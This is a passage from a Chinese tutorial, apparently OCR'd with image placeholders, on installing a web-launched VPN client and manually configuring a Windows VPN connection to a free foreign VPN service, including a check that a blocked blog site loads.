


图 6




图 7




图 8




图 9




图 10




图 11

安装之后我们将网页右侧的滚动条向下拖一点，找到图4所示界面，点击"**Start VPN Connection**"按钮，开始启动VPN连接。

等进度条安装完成之后开始自动下载VPN客户端并自动安装，如图5。

下载完客户端之后会自动安装客户端程序，完成安装之后自动安装虚拟网卡驱动程序，作用是支持VPN的虚拟连接。如图6。

在安装虚拟网卡的过程中，任务栏会出现带颜色的小方框如图7，而且VPN的连接也会出现，但是一闪即过，等安装完成后又会重新出现在任务栏。安装完成之后VPN客户端会自动进行连接，任务栏带颜色的小图标也会一闪一闪的。如图8所示为VPN连接成功的显示，Connected表示连接成功。当我们想要断开连接时选择**DisConnect**就会断开VPN连接。

连接成功后我们看一下网上邻居的连接出现了一个新的虚拟连接，如图9所示，"**VPN–VPN Client**"显示已连接，这个连接就是图6中安装的虚拟VPN的虚拟网卡。

至此，我们的VPN客户端就安装成功了，下面我们再测试一下牛博国际的网站吧。打开浏览器输入网址www.bullogger.com如图10，成功打开了。

2、手工配置连接VPN服务器

这里我给大家推荐一个国外的免费VPN服务器，首先我们需要免费注册一个帐号，打开网站**http://www.focusvpn.com/trial.htm**，点击图11的"**Free Trial**"连接将会跳转到图12的注册页面。

按照图12的提示，填写用户名和密码后点击"Continue"完成注册。注意这里的邮箱要填真实有效的邮箱，因为登陆所用到的用户名、密码以及VPN服务器地址会通过邮件发送给你。

注册完毕之后看一下我们收到的邮件吧。如图13。

打开网上邻居，点击"**创建一个新的连接**"，选择下一步。如图14。

选择"**连接到我的工作场所的网络**"，点击下一步。如图15。

选择"**虚拟专用网络连接**"，点击下一步。如图16 。




图12




图13

